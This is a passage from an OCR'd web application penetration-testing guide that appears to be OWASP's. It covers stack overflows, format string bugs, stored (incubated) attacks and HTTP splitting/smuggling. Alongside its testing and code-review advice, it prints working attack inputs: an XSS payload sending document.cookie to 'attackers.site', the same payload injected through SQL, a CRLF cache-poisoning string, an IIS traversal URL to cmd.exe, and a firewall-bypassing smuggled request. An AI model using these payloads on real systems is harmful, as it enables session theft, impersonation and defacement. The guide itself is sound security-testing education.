
The key to testing an application for stack overflow vulnerabilities is supplying overly large input data as compared to what is expected. However, subjecting the application to arbitrarily large data is not sufficient. It becomes necessary to inspect the application's execution flow and responses to ascertain whether an overflow has actually been triggered or not. Therefore, the steps required to locate and validate stack overflows would be to attach a debugger to the target application or process, generate malformed input for the application, subject the application to malformed input, and inspect responses in a debugger. The debugger allows the tester to view the execution flow and the state of the registers when the vulnerability gets triggered.

On the other hand, a more passive form of testing can be employed, which involves inspecting assembly code of the application by using disassemblers. In this case, various sections are scanned for signatures of vulnerable assembly fragments. This is often termed as reverse engineering and is a tedious process.

As a simple example, consider the following technique employed while testing an executable "sample.exe" for stack overflows:

```
#include<stdio.h>
int main(int argc, char *argv[])
{
  char buff[20];
  printf("copying into buffer");
  strcpy(buff,argv[1]);
  return 0;
}
```

File sample.exe is launched in a debugger, in our case OllyDbg.



Since the application is expecting command line arguments, a large sequence of characters such as ‘A’, can be supplied in the argument field shown above.

On opening the executable with the supplied arguments and continuing execution the following results are obtained.

As shown in the registers window of the debugger, the EIP or Extended Instruction Pointer, which points to the next instruction to be executed, contains the value '41414141'. '41' is a hexadecimal representation for the character 'A' and therefore the string 'AAAA' translates to 41414141.

This clearly demonstrates how input data can be used to overwrite the instruction pointer with user-supplied values and control program execution. A stack overflow can also allow overwriting of stack-based structures like SEH (Structured Exception Handler) to control code execution and bypass certain stack protection mechanisms.

As mentioned previously, other methods of testing such vulnerabilities include reverse engineering the application binaries, which is a complex and tedious process, and using fuzzing techniques.

Gray Box testing and example

When reviewing code for stack overflows, it is advisable to search for calls to insecure library functions like gets(), strcpy(), strcat() etc which do not validate the length of source

strings and blindly copy data into fixed size buffers.

For example consider the following function:-

```
void log_create(int severity, char *inpt) {

char b[1024];

if (severity == 1)
{
strcat(b,”Error occurred on”);
strcat(b,":");
strcat(b,inpt);


FILE *fd = fopen ("logfile.log", "a");
fprintf(fd, "%s", b);
fclose(fd);

. . . . . .
}
```

From above, the line strcat(b,inpt) will result in a stack overflow if inpt exceeds 1024 bytes. Not only does this demonstrate an insecure usage of strcat, it also shows how important it is to examine the length of strings referenced by a character pointer that is passed as an argument to a function; In this case the length of string referenced by char *inpt. Therefore it is always a good idea to trace back the source of function arguments and ascertain string lengths while reviewing code.

Usage of the relatively safer strncpy() can also lead to stack overflows since it only restricts the number of bytes copied into the destination buffer. If the size argument that is used to accomplish this is generated dynamically based on user input or calculated inaccurately within loops, it is possible to overflow stack buffers. For example:-

```
void func(char *source)
{
Char dest[40];
```

```
…
size=strlen(source)+1
….
strncpy(dest,source,size)
}
```

where source is user controllable data. A good example would be the samba trans2open stack overflow vulnerability (http://www.securityfocus.com/archive/1/317615).

Vulnerabilities can also appear in URL and address parsing code. In such cases, a function like memccpy() is usually employed which copies data into a destination buffer from source until a specified character is not encountered. Consider the function:

```
void func(char *path)
{
char servaddr[40];
…
memccpy(servaddr,path,'\');
….
}
```

In this case the information contained in path could be greater than 40 bytes before '\' can be encountered. If so it will cause a stack overflow. A similar vulnerability was located in Windows RPCSS subsystem (MS03-026). The vulnerable code copied server names from UNC paths into a fixed size buffer until a '\' was encountered. The length of the server name in this case was controllable by users.

Apart from manually reviewing code for stack overflows, static code analysis tools can also be of great assistance. Although they tend to generate a lot of false positives and would barely be able to locate a small portion of defects, they certainly help in reducing the overhead associated with finding low hanging fruits, like strcpy() and sprintf() bugs. A variety of tools like RATS, Flawfinder and ITS4 are available for analyzing C-style languages.

References

Whitepapers

- Aleph One: "Smashing the Stack for Fun and Profit" -

http://insecure.org/stf/smashstack.html

- The Samba trans2open stack overflow vulnerability - http://www.securityfocus.com/archive/1/317615
- Windows RPC DCOM vulnerability details - http://www.xfocus.org/documents/200307/2.html

Tools

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - http://www.ollydbg.de
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - http://www.immunitysec.com/downloads/SPIKE2.9.tgz
- Brute Force Binary Tester (BFB), A proactive binary checker - http://bfbtester.sourceforge.net/

4.8.15.3 Testing for Format String

Brief Summary

This section describes how to test for format string attacks that can be used to crash a program or to execute harmful code. The problem stems from the use of unfiltered user input as the format string parameter in certain C functions that perform formatting, such as printf().

Description of the Issue

Various C-Style languages provision formatting of output by means of functions like printf( ), fprintf( ) etc.

Formatting is governed by a parameter to these functions termed as format type specifier, typically %s, %c etc.

The vulnerability arises when format functions are called with inadequate parameters validation and user controlled data.

A simple example would be printf(argv[1]). In this case the type specifier has not been explicitly declared, allowing a user to pass characters such as %s, %n, %x to the application by means of command line argument argv[1].

This situation tends to become precarious since a user who can supply format specifiers can

perform the following malicious actions:

Enumerate Process Stack: This allows an adversary to view stack organization of the vulnerable process by supplying format strings, such as %x or %p, which can lead to leakage of sensitive information. It can also be used to extract canary values when the application is protected with a stack protection mechanism. Coupled with a stack overflow, this information can be used to bypass the stack protector.

Control Execution Flow: This vulnerability can also facilitate arbitrary code execution since it allows writing 4 bytes of data to an address supplied by the adversary. The specifier %n comes handy for overwriting various function pointers in memory with address of the malicious payload. When these overwritten function pointers get called, execution passes to the malicious code.

Denial of Service: If the adversary is not in a position to supply malicious code for execution, the vulnerable application can be crashed by supplying a sequence of %x followed by %n.

Black Box testing and example

The key to testing format string vulnerabilities is supplying format type specifiers in application input.

For example, consider an application that processes the URL string http://xyzhost.com/html/en/index.htm or accepts inputs from forms. If a format string vulnerability exists in one of the routines processing this information, supplying a URL like http://xyzhost.com/html/en/index.htm%n%n%n or passing %n in one of the form fields might crash the application creating a core dump in the hosting folder.

Format string vulnerabilities manifest mainly in web servers, application servers, or web applications utilizing C/C++ based code or CGI scripts written in C. In most of these cases, an error reporting or logging function like syslog( ) has been called insecurely.

When testing CGI scripts for format string vulnerabilities, the input parameters can be manipulated to include %x or %n type specifiers. For example a legitimate request like

http://hostname/cgi-bin/query.cgi?name=john&code=45765

can be altered to

http://hostname/cgi-bin/query.cgi?name=john%x.%x.%x&code=45765%x.%x


If a format string vulnerability exists in the routine processing this request, the tester will be able to see stack data being printed out to browser.

If code is unavailable, the process of reviewing assembly fragments (also known as reverse engineering binaries) would yield substantial information about format string bugs.


Take the instance of code (1) :

```
int main(int argc, char **argv)
{
printf("The string entered is\n");
printf("%s",argv[1]);
return 0;
}
```

when the disassembly is examined using IDA Pro, the address of a format type specifier being pushed on the stack is clearly visible before a call to printf is made.




On the other hand, when the same code is compiled without “%s” as an argument , the variation in assembly is apparent. As seen below, there is no offset being pushed on the stack before calling printf.



Gray Box testing and example

While performing code reviews, nearly all format string vulnerabilities can be detected by use of static code analysis tools. Subjecting the code shown in (1) to ITS4, which is a static code analysis tool, gives the following output.



The functions that are primarily responsible for format string vulnerabilities are ones that treat format specifiers as optional. Therefore when manually reviewing code, emphasis can be given to functions such as:

printf
fprintf
sprintf
snprintf
vfprintf
vprintf
vsprintf
vsnprintf

There can be several formatting functions that are specific to the development platform. These should also be reviewed for absence of format strings once their argument usage has been understood.

References

Whitepapers

- Format functions manual page - http://www.die.net/doc/linux/man/man3/fprintf.3.html

Tools

- ITS4: "A static code analysis tool for identifying format string vulnerabilities using source code" - http://www.cigital.com/its4
- A disassembler for analyzing format bugs in assembly - http://www.datarescue.com/idabase
- An exploit string builder for format bugs - http://seclists.org/lists/pen-test/2001/Aug/0014.html

4.8.16 Testing for Incubated Vulnerabilities

Brief Summary

Also often referred to as persistent attacks, incubated testing is a complex testing method that needs more than one data validation vulnerability to work. This section describes a set of examples to test an Incubated Vulnerability.

- The attack vector needs to be persisted in the first place, it needs to be stored in the persistence layer, and this would only occur if weak data validation was present or the data arrived into the system via another channel such as an admin console or directly via a backend batch process.
- Secondly, once the attack vector was "recalled" the vector would need to be executed successfully. For example, an incubated XSS attack would require weak output validation so the script would be delivered to the client in its executable form.

Short Description of the Issue

Exploitation of some vulnerabilities, or even functional features of a web application, will allow an attacker to plant a piece of data that will later be retrieved by an unsuspecting user or other component of the system, exploiting some vulnerability there.

In a penetration test, **incubated attacks** can be used to assess the criticality of certain bugs, using the particular security issue found to build a client-side based attack that usually will be used to target a large number of victims at the same time (i.e. all users browsing the site).

This type of asynchronous attack covers a great spectrum of attack vectors, among them the following:

- File upload components in a web application, allowing the attacker to upload corrupted media files (jpg images exploiting CVE-2004-0200, png images exploiting CVE-2004-0597, executable files, site pages with active component, etc.)
- Cross-site scripting issues in public forums posts (see Testing for Cross site scripting for additional details). An attacker could potentially store malicious scripts or code in a repository in the backend of the web-application (e.g., a database) so that this script/code gets executed by one of the users (end users, administrators, etc). The archetypical incubated attack is exemplified by using a cross-site scripting vulnerability in a user forum, bulletin board, or blog in order to inject some JavaScript code at the vulnerable page, and will be eventually rendered and executed at the site user's browser --using the trust level of the original (vulnerable) site at the user's browser.
- SQL/XPATH Injection allowing the attacker to upload content to a database, which will be later retrieved as part of the active content in a web page. For example, if the attacker can post arbitrary JavaScript in a bulletin board so that it gets executed by users, then he might take control of their browsers (e.g., XSS-proxy).
- Misconfigured servers allowing installation of Java packages or similar web site components (i.e. Tomcat, or web hosting consoles such as Plesk, CPanel, Helm, etc.)

Black Box testing and example

File Upload Example:

Verify the content type allowed to upload to the web application and the resultant URL for the uploaded file. Upload a file that will exploit a component in the local user workstation when viewed or downloaded by the user.

Send your victim an email or other kind of alert in order to lead him/her to browse the page.

The expected result is the exploit will be triggered when the user browses the resultant page or downloads and executes the file from the trusted site.

XSS Example on a Bulletin Board

1. Introduce *JavaScript* code as the value for the vulnerable field, for instance:

<script>document.write('<img src="http://attackers.site/cv.jpg?'+document.cookie+'">')</script>

2. Direct users to browse the vulnerable page or wait for the users to browse it. Have a "listener" at *attackers.site* host listening for all incoming connections.

3. When users browse the vulnerable page, a request containing their cookie (*document.cookie* is included as part of the requested URL) will be sent to the *attackers.site* host, such as the following:

- GET /cv.jpg?SignOn=COOKIEVALUE1;%20ASPSESSIONID=ROGUEIDVALUE;
  %20JSESSIONID=ADIFFERENTVALUE:-1;%20ExpirePage=https://vulnerable.site/site/;
  TOKEN=28_Sep_2006_21:46:36_GMT HTTP/1.1

4. Use cookies obtained to impersonate users at the vulnerable site.

SQL Injection Example

Usually, this set of examples leverages XSS attacks by exploiting a SQL-injection vulnerability. The first thing to test is whether the target site has a SQL injection vulnerability. This is described in Section 4.2 Testing for SQL Injection. For each SQL-injection vulnerability, there is an underlying set of constraints describing the kind of queries that the attacker/pen-tester is allowed to do. The pen tester then has to match the XSS attacks he has devised with the entries that he is allowed to insert.

1. In a similar fashion as in the previous XSS example, use a web page field vulnerable to SQL injection issues to change a value in the database that would be used by the application as input to be shown at the site without proper filtering (this would be a combination of an SQL injection and a XSS issue). For instance, let's suppose there is a *footer* table at the database with all footers for the web site pages, including a *notice* field with the legal notice that appears at the bottom of each web page. You could use the following query to inject JavaScript code to the *notice* field at the *footer* table in the database.

```
SELECT field1, field2, field3
  FROM table_x
  WHERE field2 = 'x';
    UPDATE footer
    SET notice = 'Copyright 1999-2030%20
       <script>document.write(\'<img
src="http://attackers.site/cv.jpg?\'+document.cookie+\'">\')</script>'
```

WHERE notice = 'Copyright 1999-2030';

2. Now, each user browsing the site will silently send his cookies to the *attackers.site* (steps b.2 to b.4).

Misconfigured Server

Some web servers present an administration interface that may allow an attacker to upload active components of her choice to the site. This could be the case with an Apache Tomcat server that doesn't enforce strong credentials to access its Web Application Manager (or if the pen testers have been able to obtain valid credentials for the administration module by other means). In this case, a WAR file can be uploaded and a new web application deployed at the site, which will not only allow the pen tester to execute code of her choice locally at the server, but also to plant an application at the trusted site, which the site regular users can then access (most probably with a higher degree of trust than when accessing a different site).

As should also be obvious, the ability to change web page contents at the server, via any vulnerabilities that may be exploitable at the host which will give the attacker webroot write permissions, will also be useful towards planting such an incubated attack on the web server pages (actually, this is a known infection-spread method for some web server worms).

Gray Box testing and example

Gray/white testing techniques will be the same as previously discussed.

- Examining input validation is key in mitigating against this vulnerability. If other systems in the enterprise use the same persistence layer they may have weak input validation and the data may be persisited via a "back door".
- To combat the "back door" issue for client side attacks, output validation must also be employed so tainted data shall be encoded prior to displaying to the client, and hence not execute.
- See the Data Validation section of the Code review guide.

References

Most of the references from the Cross-site scripting section are valid. As explained above, incubated attacks are executed when combining exploits such as XSS or SQL-injection attacks.

Advisories

- CERT(R) Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests - http://www.cert.org/advisories/CA-2000-02.html
- Blackboard Academic Suite 6.2.23 +/-: Persistent cross-site scripting vulnerability - http://lists.grok.org.uk/pipermail/full-disclosure/2006-July/048059.html

Whitepapers

- Web Application Security Consortium "Threat Classification, Cross-site scripting" - http://www.webappsec.org/projects/threat/classes/cross-site_scripting.shtml

Tools

- XSS-proxy - http://sourceforge.net/projects/xss-proxy
- Paros - http://www.parosproxy.org/index.shtml
- Burp Suite - http://portswigger.net/burp/proxy.html

4.8.17 Testing for HTTP Splitting/Smuggling

Brief Summary

In this chapter we will illustrate examples of attacks that leverage specific features of the HTTP protocol, either by exploiting weaknesses of the web application or peculiarities in the way different agents interpret HTTP messages

Description of the Issue

We will analyze two different attacks that target specific HTTP headers: HTTP splitting and HTTP smuggling. The first attack exploits a lack of input sanitization which allows an intruder to insert CR and LF characters into the headers of the application response and to 'split' that answer into two different HTTP messages. The goal of the attack can vary from a cache poisoning to cross site scripting. In the second attack, the attacker exploits the fact that some specially crafted HTTP messages can be parsed and interpreted in different ways depending on the agent that receives them. HTTP smuggling requires some level of knowledge about the different agents that are handling the HTTP messages (web server, proxy, firewall) and therefore will be included only in the Gray Box testing section

Black Box testing and Examples

HTTP Splitting

Some web applications use part of the user input to generate the values of some headers of their responses. The most straightforward example is provided by redirections in which the target URL depends on some user-submitted value. Let's say for instance that the user is asked to choose whether he/she prefers a standard or advanced web interface. The choice will be passed as a parameter that will be used in the response header to trigger the redirection to the corresponding page. More specifically, if the parameter 'interface' has the value 'advanced', the application will answer with the following:

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
<snip>
```

When receiving this message, the browser will bring the user to the page indicated in the Location header. However, if the application does not filter the user input, it will be possible to insert in the 'interface' parameter the sequence %0d%0a, which represents the CRLF sequence that is used to separate different lines. At this point, we will be able to trigger a response that will be interpreted as two different responses by anybody who happens to parse it, for instance a web cache sitting between us and the application. This can be leveraged by an attacker to poison this web cache so that it will provide false content in all subsequent requests. Let's say that in our previous example the pen-tester passes the following data as the interface parameter:

```
advanced%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d
%0aContent-
Type:%20text/html%0d%0aContent-Length:%2035%0d%0a%0d%0a<html>Sorry,%20System
%20Down</html>
```

The resulting answer from the vulnerable application will therefore be the following:

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
Content-Length: 0
```

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 35

<html>Sorry,%20System%20Down</html>
<other data>

The web cache will see two different responses, so if the attacker sends, immediately after the first request, a second one asking for /index.html, the web cache will match this request with the second response and cache its content, so that all subsequent requests directed to victim.com/index.html passing through that web cache will receive the "system down" message. In this way, an attacker would be able to effectively deface the site for all users using that web cache (the whole Internet, if the web cache is a reverse proxy for the web application). Alternatively, the attacker could pass to those users a JavaScript snippet that mounts a cross site scripting attack, e.g., to steal the cookies. Note that while the vulnerability is in the application, the target here is its users.

Therefore, in order to look for this vulnerability, the tester needs to identify all user controlled input that influences one or more headers in the response, and check whether he/she can successfully inject a CR+LF sequence in it. The headers that are the most likely candidates for this attack are:

- Location
- Set-Cookie

It must be noted that a successful exploitation of this vulnerability in a real world scenario can be quite complex, as several factors must be taken into account:

1. The pen-tester must properly set the headers in the fake response for it to be successfully cached (e.g., a Last-Modified header with a date set in the future). He/she might also have to destroy previously cached versions of the target pagers, by issuing a preliminary request with "Pragma: no-cache" in the request headers
2. The application, while not filtering the CR+LF sequence, might filter other characters that are needed for a successful attack (e.g., "<" and ">"). In this case, the tester can try to use other encodings (e.g., UTF-7)
3. Some targets (e.g., ASP) will URL-encode the path part of the Location header

(e.g., www.victim.com/redirect.asp), making a CRLF sequence useless. However, they fail to encode the query section (e.g., ?interface=advanced), meaning that a leading question mark is enough to bypass this filtering

For a more detailed discussion about this attack and other information about possible scenarios and applications, check the papers referenced at the bottom of this section.

Gray Box testing and example

HTTP Splitting

A successful exploitation of HTTP Splitting is greatly helped by knowing some details of the web application and of the attack target. For instance, different targets can use different methods to decide when the first HTTP message ends and when the second starts. Some will use the message boundaries, as in the previous example. Other targets will assume that different messages will be carried by different packets. Others will allocate for each message a number of chunks of predetermined length: in this case, the second message will have to start exactly at the beginning of a chunk and this will require the tester to use padding between the two messages. This might cause some trouble when the vulnerable parameter is to be sent in the URL, as a very long URL is likely to be truncated or filtered. A gray box scenario can help the attacker to find a workaround: several application servers, for instance, will allow the request to be sent using POST instead of GET.

HTTP Smuggling

As mentioned in the introduction, HTTP Smuggling leverages the different ways that a particularly crafted HTTP message can be parsed and interpreted by different agents (browsers, web caches, application firewalls). This relatively new kind of attack was first discovered by Chaim Linhart, Amit Klein, Ronen Heled and Steve Orrin in 2005. There are several possible applications and we will analyze one of the most spectacular: the bypass of an application firewall. Refer to the original whitepaper (linked at the bottom of this page) for more detailed information and other scenarios.

Application Firewall Bypass

There are several products that enable a system administration to detect and block a hostile web request depending on some known malicious pattern that is embedded in the request. For example, consider the infamous, old Unicode directory traversal attack against IIS server (http://www.securityfocus.com/bid/1806), in which an attacker could break out the www root by

issuing a request like:

http://target/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+<command_to_execute>

Of course, it is quite easy to spot and filter this attack by the presence of strings like ".." and "cmd.exe" in the URL. However, IIS 5.0 is quite picky about POST requests whose body is up to 48K bytes and truncates all content that is beyond this limit when the Content-Type header is different from application/x-www-form-urlencoded. The pen-tester can leverage this by creating a very large request, structured as follows:

```
POST /target.asp HTTP/1.1       <-- Request #1
Host: target
Connection: Keep-Alive
Content-Length: 49225
<CRLF>
<49152 bytes of garbage>
POST /target.asp HTTP/1.0       <-- Request #2
Connection: Keep-Alive
Content-Length: 33
<CRLF>
POST /target.asp HTTP/1.0       <-- Request #3
xxxx: POST /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0   <-- Request #4
Connection: Keep-Alive
<CRLF>
```

What happens here is that the Request #1 is made of 49223 bytes, which includes also the lines of Request #2. Therefore, a firewall (or any other agent beside IIS 5.0) will see Request #1, will fail to see Request #2 (its data will be just part of #1), will see Request #3 and miss Request #4 (because the POST will be just part of the fake header xxxx). Now, what happens to IIS 5.0 ? It will stop parsing Request #1 right after the 49152 bytes of garbage (as it will have reached the 48K=49152 bytes limit) and will therefore parse Request #2 as a new, separate request. Request #2 claims that its content is 33 bytes, which includes everything until "xxxx: ", making IIS miss Request #3 (interpreted as part of Request #2) but spot Request #4, as its POST starts right after the 33rd byte or Request #2. It is a bit complicated, but the point is that the attack URL will not be detected by the firewall (it will be interpreted as the body of a previous request) but will be

correctly parsed (and executed) by IIS.

While in the aforementioned case the technique exploits a bug of a web server, there are other scenarios in which we can leverage the different ways that different HTTP-enabled devices parse messages that are not 1005 RFC compliant. For instance, the HTTP protocol allows only one Content-Length header, but does not specify how to handle a message that has two instances of this header. Some implementations will use the first one while others will prefer the second, cleaning the way for HTTP Smuggling attacks. Another example is the use of the Content-Length header in a GET message.

Note that HTTP Smuggling does *not* exploit any vulnerability in the target web application. Therefore, it might be somewhat tricky, in a pen-test engagement, to convince the client that a countermeasure should be looked for anyway.

References

Whitepapers

- Amit Klein, "Divide and Conquer: HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics" - http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf
- Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin: "HTTP Request Smuggling" - http://www.watchfire.com/news/whitepapers.aspx
